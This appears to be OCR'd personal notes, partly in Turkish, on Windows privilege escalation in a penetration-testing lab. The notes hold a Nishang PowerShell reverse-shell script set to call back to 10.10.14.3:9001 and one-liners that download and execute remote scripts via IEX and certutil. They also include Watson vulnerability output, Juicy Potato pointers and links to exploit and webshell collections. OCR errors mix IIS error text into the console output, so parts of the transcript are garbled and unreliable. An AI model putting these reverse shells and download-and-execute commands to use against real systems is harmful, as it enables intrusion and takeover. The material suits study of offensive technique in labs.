
cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 rev.ps1

```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script
listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be
listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to
this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netcat/powercat listener
must be
listening on the given IP and port.
```


local_exploit_suggester.rb | creds.txt | rev.ps1


```
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct
        port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.3 -Port 9001
```


powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/rev.ps1')"





Watson her hafta güncelleniyor o yüzden yeniden indirip derlemeyi unutma !





PS C:\Temp> certutil -urlcache -split -f "http://10.10.14.3/Watson.exe" C:\temp\Watson.exe
**** Online ****
0000 ...
4a00
CertUtil: -URLCache command completed successfully.
PS C:\Temp> ls
HTTP Error 404.0 - Not Found
Directory: C:\Temp
The resource you are looking for has been removed, had its name changed, or is temporarily
Mode LastWriteTime Length Name
---- ------------- ------ ----
Most likely causes:
-a---- 21/11/2019 15:42 18944 Watson.exe
• The directory or file specified does not exist on the Web server.
• The URL contains a typographical error.
• A custom filter or module, such as URLScan, restricts access to the file.
PS C:\Temp>



PS C:\Temp> .\Watson.exe
v2.0
@_RastaMouse
[*] OS Build Number: 15063
[*] Enumerating installed KBs...
[!] CVE-2019-0836 : VULNERABLE
[>] https://exploit-db.com/exploits/46718
[>] https://decoder.cloud/2019/04/29/combinig-luafv-postluafvpostreadwrite-race-condition-pe-with-diaghub-collector-exploit-from-standard-user-to-system/
[!] CVE-2019-0841 : VULNERABLE
[>] https://github.com/rogue-kdc/CVE-2019-0841
[>] https://rastamouse.me/tags/cve-2019-0841/
[!] CVE-2019-1064 : VULNERABLE
[>] https://www.rythmstick.net/posts/cve-2019-1064/
[!] CVE-2019-1130 : VULNERABLE
[>] https://github.com/S3cur3Th1sSh1t/SharpByeBear
[!] CVE-2019-1253 : VULNERABLE
[>] https://github.com/padovah4ck/CVE-2019-1253
[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html
[*] Finished. Found 6 potential vulnerabilities.
Requested URL
Physical Path C:\inetpub\wwwroot\upload\webshell.asp
Logon Method Anonymous
Logon User Anonymous
Error Code 0x80070002


PS C:\Temp> whoami /priv
PRIVILEGES INFORMATION
Privilege Name Description State
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeShutdownPrivilege Shut down the system Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
PS C:\Temp>
you are looking for has been removed, had its name changed, or is temporarily unavailable.
• The directory or file specified does not exist on the Web server.
• The URL contains a typographical error.
• A custom filter or module, such as URLScan, restricts access to the file.




https://github.com/ohpe/juicy-potato/releases






http://ohpe.it/juicy-potato/CLSID/



https://gist.github.com/mgreen27/441dac7d2034cb0f13844e4f82c2387b

XblAuthManager	{2A947841-0594-48CF-9C53-A08C95C22B55}	{0134A8B2-3407-4B45-AD25-E9F7C92A80BC}	NT AUTHORITY\SYSTEM



Sherlock ile vulnerability search

iex(New-Object Net.WebClient).downloadString('http://10.10.14.3/Sherlock.ps1'); Find-AllVulns

certutil -urlcache -split -f “http://10.10.14.3/Sherlock.ps1” C:\Temp\Sherlock.ps1

powershell -exec bypass -noprofile -nologo -f Sherlock.ps1 şeklinde çalıştırdıktan sonra Find-AllVulns çekebilirsin.

https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

http://ohpe.it/juicy-potato/CLSID/Windows_10_Enterprise/

https://github.com/sud0woodo/DCOMrade

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

https://github.com/M4ximuss/Powerless

https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html#-red-team-csharp-scripts

https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194
https://www.vortex.id.au/2017/05/oscp-exam-preparation-exam-day-report-day/

```
. ├── accesschk ├── ad-ldap-enum ├── BloodHound ├── c-templates ├── dll_hijack_detect_x64.exe ├── dll_hijack_detect_x86.exe ├── memdump ├── nc.exe ├── powerdown ├── Powerless.bat ├── PowerSploit ├── PS ├── psexec.py ├── PSTools ├── SharpUp ├── Watson ├── wce32.exe ├── wce64.exe ├── wce-universal.exe ├── wes.py ├── windows-exploit-suggester.py ├── windows-kernel-exploits └── windows-privesc-check2.exe
```

https://github.com/ismailbozkurt/pwk-cheatsheet-1
https://github.com/tennc/webshell
https://m0chan.github.io/2019/07/30/Windows-Notes-and-Cheatsheet.html#-basics-1